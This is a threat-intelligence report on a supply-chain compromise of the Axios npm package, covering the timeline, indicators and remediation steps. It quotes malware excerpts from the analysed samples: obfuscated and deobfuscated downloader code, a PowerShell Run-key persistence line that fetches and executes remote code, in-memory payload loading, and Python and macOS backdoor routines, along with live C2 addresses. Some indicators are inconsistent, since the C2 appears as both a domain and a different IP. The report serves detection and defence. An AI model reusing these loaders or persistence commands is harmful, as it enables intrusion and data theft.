Axios Targeted by"Command Blitz" — Analysis of the OrDer Trojan Poisoning Incident in the npm Repository

Antiy CERT

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

On March 31, 2026, the well-known JavaScript HTTP client library Axios suffered a supply chain poisoning attack on its npm repository, becoming another major open-source software supply chain attack incident in recent times, posing a significant related threat to the AI software ecosystem. Antiy CERT conducted a complete analysis of the malicious code sample payloads related to PowerShell, Python, and macOS, and based on the string "OrDer" in its decryption key, named this incident **"Command Blitz"** in Chinese. Antiy's AVL SDK engine, EDR, and online analysis capabilities were rapidly upgraded and responded. Combining the above work with information gathered from large-scale models, we are releasing this report.

Special Note: We have incorporated our new product AVL Code, which is still under development, into the automated analysis of the event samples, generating a long chart, which is attached as Appendix 1 to this report. We will open online reservations for AVL Code and three other new products at the "Harbin OpenClaw Users Club" technical salon held at Harbin Institute of Technology on April 1st. Live stream information will be announced on our official WeChat account tomorrow.

Axios is a Promise-based JavaScript HTTP client library that can be used in both browsers and Node.js environments. It's an isomorphic library, meaning the same code can run on both the browser and server sides—using XMLHttpRequest in the browser and the native http module in Node.js. Axios is one of the most popular JavaScript packages on npm, boasting an impressive number of downloads and widespread influence.

Indicators	Data
Weekly Downloads	More than **83 million times**

Daily Downloads	**12,000,000 times** (statistics as of 20:38)
All-Time High	Some statistics show that weekly downloads exceeded **300 million.**
Licenses	MIT License (retains the software's right to be distributed and used indefinitely)
Current Version	1.14.0

Attackers stole the core maintainer's npm account and released two malicious versions, axios@1.14.1 and axios@0.30.4, within a short period. By implanting the malicious dependency plain-crypto-js@4.2.1, they automatically delivered a cross-platform remote access malware (RAT) upon user installation. As a core library in the npm ecosystem with over 80 million weekly downloads, Axios's attack has a wide-ranging impact, affecting millions of developers and projects worldwide. Numerous JavaScript-based web applications, front-end projects, and back-end services are at risk of compromise. The malicious version has been immediately removed by npm.

Antiy responded quickly to the incident by upgrading the AVL SDK antivirus engine rule base, upgrading the EDR main defense rule base, improving the online analysis function of the Computer Virus Classification Encyclopedia, and planning to launch a new knowledge channel in the encyclopedia—AI Supply Chain Security Analysis.

Recently, there have been frequent incidents of malware contamination in the AI ecosystem's software supply chain. We have used a large-scale model to analyze the main related events, identify associated risks, and provide protective recommendations.

2 Attack Details

2.1 Timeline

Table 2-1 Axios npm Supply Chain Poisoning Incident Timeline

Time	Incident
2026-03-30 05:57 (UTC)	The attacker registered an nrwise account, released a clean decoy package plain-crypto-js@4.2.0, and established a normal release history.
2026-03-30 23:59 (UTC)	The attacker released plain-crypto-js@4.2.1 containing a malicious postinstall hook.
2026-03-31 00:21 (UTC)	The attacker released axios@1.14.1 (1.x mainline version).
2026-03-31 01:00 (UTC)	The attacker released axios@0.30.4 (0.x legacy branch versions).

2026-03-31 03:15 (UTC)	npm has discovered and removed two malicious axios versions.
2026-03-31 04:26 (UTC)	npm has released a security placeholder package to block the installation of plain-crypto-js@4.2.1.
2026-03-31 08:00-12:00	OpenClaw users are passively exposed to malicious code due to upstream dependency pollution.

2.2 Attack Methods

The attacker first stole the npm account permissions of Axios core maintainer jasonsaayman, changed the registered email address to an anonymous ProtonMail address (ifstap@proton.me), and then manually released the malicious version using a long-term valid npm access token, bypassing Axios' official GitHub Actions + OIDC trusted release mechanism. Characteristics of the malicious version: no OIDC signature, no gitHead field, no corresponding GitHub commit/tag, and the release method was manual npm CLI rather than CI/CD automation process. The attacker secretly added plain-crypto-js@^4.2.1 in axios' package.json, but Axios source code never imported or required this package. When users executed npm install axios@1.14.1, npm automatically parsed the dependency tree and installed plain-crypto-js@4.2.1, then triggered the postinstall hook to execute node setup.js, automatically launching the malicious program.

2.3 Malicious Code Functionality

The setup.js file in plain-crypto-js@4.2.1 is a highly obfuscated RAT delivery tool that supports macOS, Windows, and Linux platforms. C2 server address: http://sfrclak.com:8000/6202033

Table 2-2 Summary of Attack Methods Across Various Platforms

Platform	Attack Methods	File Path
macOS	Generate a temporary AppleScript file and execute it silently via osascript; connect to C2 to download the Mach-O RAT; grant permissions with chmod 770 and run it persistently in the background.	/Library/Caches/com.apple.act.mond
Windows	Locate the PowerShell path, copy it as wt.exe to disguise it as a Windows Terminal; write a VBScript script to execute PowerShell in a hidden window; download the RAT payload and then delete it.	C:\ProgramData\wt.exe (persistent);%TEMP%\6202033.ps1 (temporary)
Linux	Download the Python RAT script directly using curl and execute it persistently in the background using nohup.	/tmp/ld.py

Self-cleaning mechanism: After execution, the malicious script deletes setup.js itself, deletes package.json containing the postinstall hook, and renames the pre-set clean stub package.md to package.json. Subsequent audits will not find any trace of it.

3 Technical Analysis

3.1 Malicious Packet Structure Analysis

Key features of the plain-crypto-js@4.2.1 package structure:

- The package.json file contains a postinstall hook: "postinstall": "node setup.js"
- Includes a pre-installed clean stub package.md (version 4.2.0 content, without postinstall).
- setup.js employs a two-layer obfuscation approach: a string array + a custom decoding function.
- Key strings in setup.js (after decoding): child_process、os、fs、http://sfrclak.com:8000/

Table 3-1 Sample Labels

Malicious Code Name	Trojan/JS.OrDeR[Downloader]
MD5	7658962AE060A222C0058CD4E979BFA1
Original Filename	setup.js
File Size	4.11 KB (4209 bytes)
File Format	Script/Netscape.JS
Information Source	Virusview.net
Analysis Time	2026-03-31 19:32:16

The obfuscated setup.js code is shown in the image below:

```
const _trans_1=function(x,r){try{const
E=r.split("").map(Number);return x.split("").map(((x,r)=>{const
S=x.charCodeAt(0),a=E[7*r*r%10];return
String.fromCharCode(S^a^333)})).join("")}catch{}},_trans_2=function(x,
r){try{let
E=x.split("").reverse().join("").replaceAll("_","="),S=Buffer.from(E,"
base64").toString("utf8");return
_trans_1(S,r)}catch{}},stq=["_kLx+SMqE7Kx1S8vE3LxSScqEHKxjScpE7Kx","__
gvELKx","__gvEvKx","iWsuF3bx9WctFDbxgSsoE7KxjWspEvKxhSsrE/LxsSsvELaxiW
8tF3Lx+ScuEXKx","","__wvF7bxkSMpErLx","jSMpErLx4SMrEnKx","_oaxtWcrF3ax
HWMqEnLxhSMrEvIxqWcoF3bxtWcoF/axsSsoF3axvWMqFXIxZSMjE3JxSScmE3JxvW8rFr
axhSMqEnKxtW8qFraxvW8rFbIxESMhEHIxSS8nE7IxZS8rF/axtWMqF/axFScmEzIxdScl
E7JxdS8rFjaxtWMqEHKxkS8qEfaxtWsvE7LxrScvETLxvScrF3LxvSMoF3axjS8rEnKxpS
MpEXKxtWcvEDaxtW8rFjaxUS8nEzIxDSMhEjIxSSsnE3JxoW8rF3axrWcrF/axoWchEnJx
MSsmELJxeScnE/axvWsqFPbxtW8rFjaxGS8gETIxBSskEjJxOSsnE/axoWcrF/axvWMvFn
LxpSMuEnKxiSMuE3LxiWsqE/LxiSMpFDKx9S8oETax+SMqErKxsSspEnKxsScvE/axoWcr
FnKxgWcrFnJxZSsgE3JxtWskEDaxtWsvEDaxtWspE/Lx4SsrEraxuSsoF3axoSctE/KxjW
cqEDKxpS8rF3axjSMuE/JxkWcoEHKxoSsoE7JxnS8rELKxtWsqF3axtW8hFPaxvWcoEHKx
oScpEnJxjWcuE3LxjS8vE7KxeSsmE/axiWcuE7KxoSMoE/KxCSMqEnLxsS8rE/LxOScrFf
bxtWcoEHKxoScpEnJxnS8rELKxqWcuEjKxeScrF3axqWcrFfYx","_sKxiWcrFjaxFScmE
zIxdSskEbIxMSsjELIxGS8rF3axhSMqEnKxqW8qFvaxtWcpErKxiScoELKxjScpFLaxtW8
rFLIxZSMjE3JxSScgEvIxOSsgEHIxoWcrFnLx9SMpE/LxpSavE7Kx","__wrFLIxZSMjE3
JxSScgEvIxOSsgEHIxqW8qE/LxgWcrFDKx4S8rF3ax5SsuETKx/SsrE7LxtWspEHKxoScp
EnLxtWsoEnKxtWcrFraxtW8hFTLx4ScuE3axpS8oEjKxqWcrF3axtWsqF3axtWcrFfYxvW
spEHKx4S8oEXax7SMqEnKxiWcrFTbxrWcrF/axWS8qF3axvWcrFvaxqWsvE3axrWsqF/ax
tW8rF3axrWsqFnKxtW8qFraxvW8rFHJxtWsrEfaxtWcpE7LxwSsoFPKxkS8rELaxqW8qFv
axtWMqF3axrWcrFnKxtWMrF3axvWcrFrbx6WsuF3axpSsoEfKx1SsrE3axsW8qF3axvWcr
FvaxqWsvE3axrWsqF/axtWsvEDaxtWMqF3axrWcrFjax9WcuE7Kx4ScqEXKx/ScvELaxtS
8vELKxjWMoE3LxkS8oF7LxoScrEzKxmSsrEzKx9SsqFnKxgWcrFjaxtW8qF3axsScrFzax
tWcqE3axsWcrF/axtWsoEDaxqWcoE/Lx4ScqE/axtWcuE3LxkSMuE7Kx+ScrFbKxhSMqEX
Kx+ScrFXKxpScrF3axqWcrF3axtWcrF3axqWcrF3axtWMqFTLx/ScuE3axtWsqF3axtWcr
FraxtW8hFDLxvWcqETKxiSMoEPax+SsrEzKxjWMqEHKx6ScvEzKxjW8pELKxuSsoF7LxoS
```

Figure 3-1 Obfuscated setup.js Code

The deobfuscated setup.js code is shown in the image below:

```
const fs = require('fs');
const os = require('os');
const { execSync } = require('child_process');

const ord = "OrDeR_7077";

function _entry(x) {
    try {
        // 预定义的路径占位符
        const LOCAL_PATH = "LOCAL_PATH";
        const PS_PATH = "PS_PATH";
        const SCR_LINK = "SCR_LINK";
        const PS_BINARY = "PS_BINARY";

        // 查找 PowerShell 的命令
        const wherePowershell = "where powershell";

        const platform = os.platform();
        const tmpdir = os.tmpdir();

        // 远程脚本地址
        const remoteScriptUrl = "https://github.com/BeilYuki/discord-token-checker/raw/main/loader/script.ps1";

        let command = "";

        while (true) {
            // macOS / Linux 分支
            if (platform === "darwin") {
                let scriptPath = tmpdir + "/" + x;  // /tmp/6202033
                let bashScript = "#!/bin/bash\n\ncurl -s -L " + remoteScriptUrl + " -o " + scriptPath + "\nchmod
+x " + scriptPath + "\n" + scriptPath + "\n";
                fs.writeFileSync(scriptPath, bashScript);
```

Figure 3-2 Deobfuscated Code

The `ord = "Or DeR_7077"` defines the decryption key. When OrDeR 7077 is converted into a numeric array, only the last four digits 7077 are valid (letters are converted to NaN, which is treated as 0 in JavaScript bitwise operations). The actual valid key is [0,0,0,0,0,0,7,0,7,7]. Following the principle of extracting special strings as the naming convention for malicious code, we name the relevant malicious code family Or DeR and classify them all as Trojans. The decrypted plaintext content is shown in the table below:

Table 3-2 Key String Decryption Results

Array Index	Decrypted Content	Function Description
stq[0]	"child process"	Node.js subprocess module
stq[1]	"os"	Operating system information module
stq[2]	"fs"	File system module
stq[3]	"http://45.142.212.18:8080/"	C2 server address
stq[5]	"win32"	Windows platform identifier
stq[6]	"linux"	Linux platform identifier
stq[7]	Windows PowerShell download script	Malicious scripts on Windows
stq[9]	Linux bash download script	Linux malicious scripts
stq[13]	Current script file name	Used for self-deletion

3.2 Payload Decoding for Various Platforms

Different requests are sent depending on the operating system, as shown in the table below:

Table 3-3 Payload Decoding for Various Platforms

Platform	POST Body	Execute Command
macOS	packages.npm.org/product0	Use curl to download the binary to /Library/Caches/com.apple.act.mond, set permissions to 770, and run it in the background using nohup
Windows	packages.npm.org/product1	Download the .ps1 script using curl, then execute it with `powershell -w hidden -ep bypass`
Linux	packages.npm.org/product2	Download the Python script using curl to `/tmp/ld.py`, then run it in the background with `nohup`

3.2.1 PowerShell Script Analysis

This PowerShell sample is a remote control Trojan targeting the Windows environment. Its core features include using the registry's Run key and hidden batch files to achieve stealthy startup and maintain a persistent connection beacon by spoofing traffic from an outdated IE 8 browser and a command and control (C2) server. Besides standard system fingerprinting and high-value file directory traversal, the sample's most threatening capability is its support for "fileless" attacks. It can receive malicious scripts or binary data sent remotely and use injection techniques to directly load and execute the payload in the memory of the current PowerShell process.

3.2.1.1 Sample Labels

Table 3-4 Sample Labels

Malicious Code Name	Trojan/PowerShell.OrDeR[Backdoor]
MD5	04E3073B3CD5C5BFCDE6F575ECF6E8C1
Original Filename	6202033
File Size	10.78 KB (11042 bytes)
File Format	Script/Microsoft.PowerShell
Information Source	Virusview.net
Analysis Time	2026-03-31 19:46:50

3.2.1.2 Persistence Mechanism

The script creates a hidden batch file named system.bat in the C:\ProgramData directory. It adds this batch file to the current user's startup registry key, disguising it as Microsoft Update.

```
$regKey = "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run"
$regName = "MicrosoftUpdate" #
$batFile = Join-Path $env:PROGRAMDATA "system.bat"
$batCont = "start /min powershell -w h -c " + """" + "&([scriptblock]::Create([System.Text.Encoding]::UTF8.GetString((Invoke-WebRequest -UseBasicParsing -Uri '" + $url + "' -Method POST -Body 'packages.npm.org/product1').Content))) '" + $url + """"
Set-Content -Path $batFile -Value $batCont -Encoding ASCII
Set-ItemProperty -Path $batFile -Name Attributes -Value Hidden
Set-ItemProperty -Path $regKey -Name $regName -Value $batFile
```

3.2.1.3 C2 Communication and Data Outsourcing

The HTTP headers were forged, and the outgoing data was Base64 encoded to evade plaintext detection.

```
function Get-Response {
    $wc = New-Object System.Net.WebClient
    $wc.Headers["User-Agent"] = "mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)"
    $wc.Headers["Content-Type"] = "application/x-www-form-urlencoded"
    $bodyBytes = [System.Text.Encoding]::UTF8.GetBytes($body)
```

```
        $base64Body = [Convert]::ToBase64String($bodyBytes)
        $postBytes = [System.Text.Encoding]::UTF8.GetBytes($base64Body)
        $responseBytes = $wc.UploadData($url, "POST", $postBytes)
        return $responseBytes
}
```

3.2.1.4 Memory Loading and PE Injection

It receives Base64-encoded DLLs and binary data from a remote endpoint, loads and executes them directly in the PowerShell process's memory, and does not generate any files on the disk.

```
    function Do-Action-Ijt {
        [byte[]]$rotjni = [System.Convert]::FromBase64String($ijtdll)
        [byte[]]$daolyap = [System.Convert]::FromBase64String($ijtbin)
        $assem = [System.Reflection.Assembly]::Load([byte[]]$rotjni)
        $class = $assem.GetType("Extension.SubRoutine")
        $method = $class.GetMethod("Run2")
        $method.Invoke(0, @([byte[]]$daolyap, (Get-Command cmd).Source, $param))
}
```

3.2.1.5 Dynamic Script Execution

Depending on the size of the script being sent, different execution strategies are employed to bypass PowerShell's execution policy.

```
    function Do-Action-Scpt {
        if ($payload.Length -ge 10240) {
            $tempFile = Join-Path $env:TEMP ("{0}.ps1" -f ([Guid]::NewGuid().ToString("N")))
            Set-Content -Path $tempFile -Value $payload -Encoding UTF8 -Force
            $res = Do-Run-Scpt -cmdline "-NoProfile -ep Bypass -File `"$tempFile`" `"$param`" 2>&1"
            if (Test-Path $tempFile) { Remove-Item $tempFile -Force -ErrorAction SilentlyContinue }
            return $res
        }
        else {
            $res = Do-Run-Scpt -cmdline "-NoProfile -ep Bypass -EncodedCommand $enc"
            return $res
        }
    }
    }
```

3.2.2 Python Script Analysis

This Python sample is a cross-platform Linux counterpart to the aforementioned Windows Trojan, primarily acting as a long-term resident backdoor and payload releaser. It extracts extremely detailed hardware lifecycle and process-level context fingerprints by directly parsing the underlying Linux pseudo-filesystems /proc and /sys. At the network communication level, it completely reuses the Windows version's JSON structure and forged IE 8 request headers, revealing the attacker's attempt to obfuscate cross-platform traffic profiles. In terms of destructive power, this program can not only execute malicious code snippets in memory using the native interpreter (python3 -c), but also covertly release remote binary payloads to the /tmp directory and forcibly grant them root privileges.

3.2.2.1 Sample Labels

Table 3-5 Sample Labels

Malicious Code Name	Trojan/Python.OrDeR[Backdoor]
MD5	9663665850CDD8FE12E30A671E5C4E6F
Original Filename	ld.py
File Size	12.03 KB (12323 bytes)
File Format	Script/Python.PY
Information Source	Virusview.net
Analysis Time	2026-03-31 19:22:30

3.2.2.2 Binary File Storage and Execution

The remotely transmitted binary malware is hidden in the /tmp directory, and is forcibly granted 777 permissions using os.chmod. Finally, a child process is started to execute the program.

```
    def do_action_ijt(ijtbin, param):
        payload = base64.b64decode(b64_string)
        file_path = f"/tmp/.{generate_random_string(6)}"
        try:
            with open(file_path, "wb") as file:
                file.write(payload)
            os.chmod(file_path, 0o777)
```

```
            subprocess.Popen(
                [file_path] + shlex.split(param.decode("utf-8", errors="strict"))
            )
```

3.2.2.3 Execute Malicious Code in Memory

This module is triggered when a hacker issues a runscript command. It receives Base64-encoded Python code, decodes it, and then interprets and executes the malicious code directly in the memory of the current process.

```
def do_action_scpt(scpt, param):
    payload = base64.b64decode(scpt).decode("utf-8", errors="strict")
    result = subprocess.run(
        ["python3", "-c", payload] + shlex.split(param),
        stdout=subprocess.PIPE,
        stderr=subprocess.STDOUT,
        text=True
    )
```

3.2.3 MacOS Sample Analysis

This malicious sample targeting the macOS environment establishes communication with a C2 server specified by parameters. Every 60 seconds, it periodically sends back JSON data containing fingerprint information such as system version, time zone, and CPU type, along with polling commands. Its core backdoor functions cover four dimensions: receiving kill commands for self-destruction, receiving binary payloads and executing them by using codesign self-signing to bypass Apple's security mechanisms (peinject), using osascript to covertly run AppleScript scripts and display the results (runscript), and deep traversing specified paths and sending file metadata (rundir). Ultimately, it achieves arbitrary code execution and sensitive data theft on the infected Mac host.

Table 3-6 Sample Labels

Malicious Code Name	Trojan/MacOS.OrDeR[Backdoor]
MD5	7A9DDEF00F69477B96252CA234FCBEEB
Original Filename	com.apple.act.mond
File Size	642.02 KB (657424 bytes)
File Format	BinExecute/Apple.MACHO[:FAT Big Endian]
Information Source	Virusview.net
Analysis Time	2026-03-31 19:33:21

Retrieve various parameters such as system version, time zone, and CPU type, and send them to the C2 server in JSON format. The C2 server address is specified by parameter 1.

```
if ( argc > 1 )
{
  v4 = argv[1];
  v96 = 0;
  v97 = 0;
  GenerateUID(&v96, 16);
  GetOS();
  InitDirInfo();
  json_new(v88, 0);
  json_new_0(v38, "FirstInfo");
  v5 = json_get_item(v88, "type");
  json_assign(v5, v38);
  json_assert(v38, 0);
  json_del(v38);
  json_new_1(v39, &v96);
  v6 = json_get_item(v88, "uid");
  json_assign(v6, v39);
  json_assert(v39, 0);
  json_del(v39);
  json_new_2(v40, v37);
  v7 = json_get_item(v88, "content");
  json_assign(v7, v40);
  json_assert(v40, 0);
  json_del(v40);
  json_new_3(v41, v56);
  v8 = json_get_item(v88, "os");
  json_assign(v8, v41);
  json_assert(v41, 0);
  json_del(v41);
  v57 = 0;
  v58 = 0;
  json_dump(&v91, v88, 0xFFFFFFFFLL, 32, 0, 0);
  if ( (v91 & 1) != 0 )
    v9 = v93;
  else
    v9 = v92;
  Report(v4, v9, &v57);
  if ( (v91 & 1) != 0 )
    operator delete(v93);
  GetOSVersion();
  GetTimezone();
  GetOSInstallTime();
  GetBootTime();
  GetModel();
  GetCPUType();
```

```
while ( 1 )
{
  GetHostname();
  GetUsername();
  time(nullptr);
  FormatTime(&v80);
  GetProcessList(&v83);
  json_new(v35, 0);
  v10 = &v75;
  if ( (v74 & 1) != 0 )
    v10 = v76;
  v94[0] = v10;
  json_new_4(v42, v94);
  v11 = json_get_item(v35, "hostname");
  json_assign(v11, v42);
  json_assert(v42, 0);
  json_del(v42);
  v12 = &v78;
  if ( (v77 & 1) != 0 )
    v12 = v79;
  v94[0] = v12;
  json_new_4(v43, v94);
  v13 = json_get_item(v35, "username");
  json_assign(v13, v43);
  json_assert(v43, 0);
  json_del(v43);
  v14 = v92;
  if ( (v91 & 1) != 0 )
    v14 = v93;
  v94[0] = v14;
  json_new_4(v44, v94);
  v15 = json_get_item(v35, "version");
  json_assign(v15, v44);
  json_assert(v44, 0);
  json_del(v44);
  v16 = &v60;
  if ( (v59 & 1) != 0 )
    v16 = v61;
  v94[0] = v16;
  json_new_4(v45, v94);
  v17 = json_get_item(v35, "timezone");
  json_assign(v17, v45);
  json_assert(v45, 0);
  json_del(v45);
  v18 = &v63;
```

Figure 3-3 Receive System Information and Send It to the C2 Server

The sample retrieves C2 commands every 60 seconds, where the type field indicates the command type. If this value is "kill", the sample will exit and return a successful response.

```
item = json_get_item(v77, "type");
if ( json_equal(item, "kill") )
{
  json_new_6(v112, "type");
  v113 = nullptr;
  json_new_0(v114, "CmdResult");
  v115 = 0;
  json_new_7(&v83, v112, 2, 1, 2);
  v85 = nullptr;
  json_new_8(v108, "cmd");
  v109 = 0;
  json_new_5(v110, "rsp_kill");
  v111 = 0;
  json_new_7(v86, v108, 2, 1, 2);
  v87 = 0;
  json_new_9(v104, "cmdid");
  v105 = 0;
  v56 = json_get_item(v77, "CmdID");
  json_new_2(v106, v56);
  v107 = 0;
  json_new_7(v88, v104, 2, 1, 2);
  v89 = 0;
  json_new_8(v100, "uid");
  v101 = 0;
  std::string::basic_string[abi:ne200100]<0>(v79, a1, v57,
  json_new_10(v102, v79);
  v103 = 0;
  json_new_7(v90, v100, 2, 1, 2);
  v91 = 0;
  json_new_11(v96, "status");
  v97 = 0;
  json_new_12(v98, "success");
```

Figure 3-4 Get C2 Instructions

When the command is set to peinject, the sample retrieves the executable payload in Base64 format, writes it to a temporary directory, and self-signs it using codesign to bypass macOS code-signing restrictions. It then executes the payload based on the specified parameters.

Figure 3-5 Bypass macOS Code Signing Restrictions

When the command is runscript, the sample retrieves a Base64-encoded AppleScript script, writes it to a temporary file, executes it using osascript, captures the output, and returns it to the C2 server.

Figure 3-6 Call Osascript to Execute

When the command is rundir, the sample traverses the directory paths in ReqPaths, calls GetDetailedFileList to retrieve detailed information about the files in the directory, aggregates the data, and returns it to the C2 server.

```
v42 = json_get_item(v77, "type");
LODWORD(i3) = 0;
if ( json_equal(v42, "rundir") && v77[0] == 1 )
{
  v43 = std::__tree<std::__value_type<std::string,nlohmann::json_abi_
          v78,
          "ReqPaths");
  if ( v43 != v78 + 8 )
  {
    v44 = json_get_item(v77, "ReqPaths");
    json_new_2(v71, v44);
    DoActionDir(v74, v71);
    json_assert(v71, 0);
    json_del(v71);
    json_new_6(v112, "type");
    v113 = nullptr;
    json_new_0(v114, "CmdResult");
    v115 = 0;
    json_new_7(&v83, v112, 2, 1, 2);
    v85 = nullptr;
    json_new_8(v108, "cmd");
    v109 = 0;
    nlohmann::json_abi_v3_11_3::basic_json<std::map,std::vector,std::
      v110,
      "rsp_rundir");
    v111 = 0;
    json_new_7(v86, v108, 2, 1, 2);
    v87 = 0;
    json_new_9(v104, "cmdid");
    v105 = 0;
    v45 = json_get_item(v77, "CmdID");
```

GetDetailedFileList(v8, v9, v11);

Figure 3-7 Get Detailed Information About Files in the Directory

3.3 Comparison of Legitimate and Malicious Versions

To facilitate the identification of differences between contaminated components and normal versions, a comparative analysis is conducted from the dimensions of release identity, supply chain trustworthiness, and dependency integrity:

Table 3-7 Comparison of Legitimate and Malicious Versions

Comparison Items	axios@1.14.0 (Legitimate)	axios@1.14.1 (Malicious)
_npmUser	GitHub Actions npm-oidc-no-reply@github.com	jasonsaayman ifstap@proton.me
trustedPublisher	Yes (GitHub, OIDC binding)	None
gitHead	Yes (corresponding to GitHub commits)	None
plain-crypto-js	None	Yes
Release Method	GitHub Actions + OIDC	Manual npm CLI

4 Impact and Lessons Learned from the Incident

4.1 Scope of the Incident

Any project that runs `npm install` or `npm update` during the incident window (March 31, 2026, 00:00–04:26 UTC) and whose dependency scope allows the retrieval of versions 1.14.1 or 0.30.4 is affected. Projects using caret ranges (such as ^1.14.0 or ^0.30.0) may be automatically affected without the user's knowledge. Potential risks include remote control, theft of system information, and the establishment of persistent backdoors.

4.2 Three Typical Features

A comprehensive analysis of the attack's implementation and delivery methods reveals the following three main characteristics:

Table 4-1 Three Typical Characteristics of Attack Activities

Feature	Description
Highly Engineered	By precisely leveraging the npm package management mechanism and postinstall hook, we can bypass CI/CD and directly deploy manually.
Cross-platform Coverage	A single deployment logic is compatible with Windows, macOS, and Linux, with a unified C2 domain, reducing the cost of attacks.
Strong Confrontation Design	The script is automatically destroyed after execution and the configuration file is overwritten, thus circumventing regular audits and making it difficult to obtain evidence afterward.

5 IT Operators' Response and Protection Recommendations

5.1 Immediate Investigation

In response to this supply chain threat incident, it is necessary to organize a comprehensive investigation immediately, focusing on dependency integrity and abnormal host behavior. Specific investigation items and methods are as follows:

Table 5-1 Investigation Items and Methods

Investigation Items	Commands/Methods
Check axios version	`npm ls axios` or check `package- lock.json` to confirm that the version is 1.14.1 or

	0.30.4.
Check plain-crypto -js dependencies	`ls node_modules /plain-crypto- js` shows the directory as evidence of an infection.
macOS RAT traces	ls -la /Library/Caches/com.apple.act.mond
Linux RAT traces	ls -la /tmp/ld.py
Windows RAT traces	dir "%PROGRAMDATA%\wt.exe"
Outreach activities	Check the firewall/traffic logs for any outbound requests to sfrclak.com:8000

5.2 Emergency Response

Once a risk or suspected infection is confirmed, the following measures should be taken immediately for isolation and eradication to prevent further spread:

Table 5-2 Emergency Response Measures

Disposal Measures	Specific Operations
Uninstall affected versions	npm uninstall axios && npm install axios@1.14.0 (1.x users) or axios@0.30.3 (0.x users).
Remove malicious dependencies	rm -rf node_modules/plain-crypto-js
Clear npm cache	npm cache clean --force
Add version locking	Add an overrides block to package.json to prevent malicious versions from being fetched again

5.3 Long-Term Protection

- Disable automatic execution of the postinstall script in the npm configuration: npm config set ignore-scripts true;
- Strictly use package-lock.json to lock the version and avoid using the latest version for ambiguous installation;
- In production environments, it is recommended to use npm ci instead of npm install, and use lockfile for precise installation.
- In CI/CD systems, the --ignore-scripts parameter is used to prevent the postinstall hook from running during automated builds.

- Add sandbox isolation and network outbound policy control to MCP service calls;
- It is recommended to regularly audit newly added packages in the dependencies, paying particular attention to dependencies that have postinstall hooks but are not referenced in the source code;
- Introduce supply chain security scanning mechanisms (such as OSV, Dependency-Track) at the organizational level.

6 Antiy's Related Capabilities Response

6.1 Antiy AVL SDK Antivirus Engine

In response to the Axios supply chain malware attack, Antiy Antivirus Engine has added four new malicious code names and corresponding detection rules. The names strictly adhere to the structured naming convention of "category/environment prefix.family name [key behavior]", namely Trojan/JS.OrDeR[Downloader], Trojan/Python.OrDeR[Backdoor], Trojan/MacOS.OrDeR[Backdoor], and Trojan/PowerShell.OrDeR[Backdoor]. These rules can effectively detect all threat files involved in this incident. Antiy Engine ecosystem partners are advised to promptly update their Antiy Engine virus database to version 2026033119 or later.

6.2 Antiy EDR

In response to the Axios supply chain poisoning attack, Antiy Labs' endpoint defense system has urgently updated its proactive defense rules. This update effectively blocks the attack chain of this attack and some similar attacks. Please update your Antiy Labs virus database to version 202603311600 to ensure effective protection.

The relevant main defense rules are as follows:

Rule Name	Rule ID	Detection logic
NPM lifecycle script abnormal transfer alert	wop0080505	The parent process is node.exe and the child process is wscript.exe, and the command-line arguments include a .vbs file located in the %TEMP% directory.
Fake PS script landing alert	wof0010276	Any attempt from the `node_modules` directory to write unsigned executable files to `%PROGRAMDATA%` or to impersonate `PowerShell.exe` or `wscript.exe`.
Fake PS script execution alert	wop0080506	The behavior of a renamed or disguised PowerShell process (such as wt.exe) calling a .ps1 script.

Persistent startup item spoofing patch warning	wor0060019	Block the creation of a startup entry named "MicrosoftUpdate" in the Registry's Run key that points to an executable file in a non-standard path.
Malicious script execution alert	wop0081032	Prevent Python from loading the malicious script /tmp/ld.py.
Malicious C2 domain and payload distribution detection	Update the virus database to version 202603311600 or higher.	Block traffic to the known threat domain sfrclak.com and the payload distribution path packages.npm.org/product1.

6.3 Antiy Virus Encyclopedia and Online Analysis Service

Antiy Document Analysis Service (https://fenxi.antiy.cn) can effectively detect malicious samples related to this Axios supply chain poisoning attack. Users can upload unknown and suspicious files for online detection and analysis.



Figure 6-1 Antiy Document Analysis Service

The Computer Virus Encyclopedia will launch a new knowledge channel, AI Supply Chain Security Incidents.

Figure 6-2 Computer Virus Encyclopedia

7 Further Reading: Why Supply Chains Become a Focus of Attacks

7.1 The Core Reason for the Widespread Use of Software Supply Chain Poisoning

The unique nature of the AI ecosystem makes the supply chain a key point of attack in countering threats. Unlike traditional supply chain security, the "connectivity, trust, and scalability" of the AI supply chain make it the optimal choice for attackers. The core reasons can be summarized in the following four points:

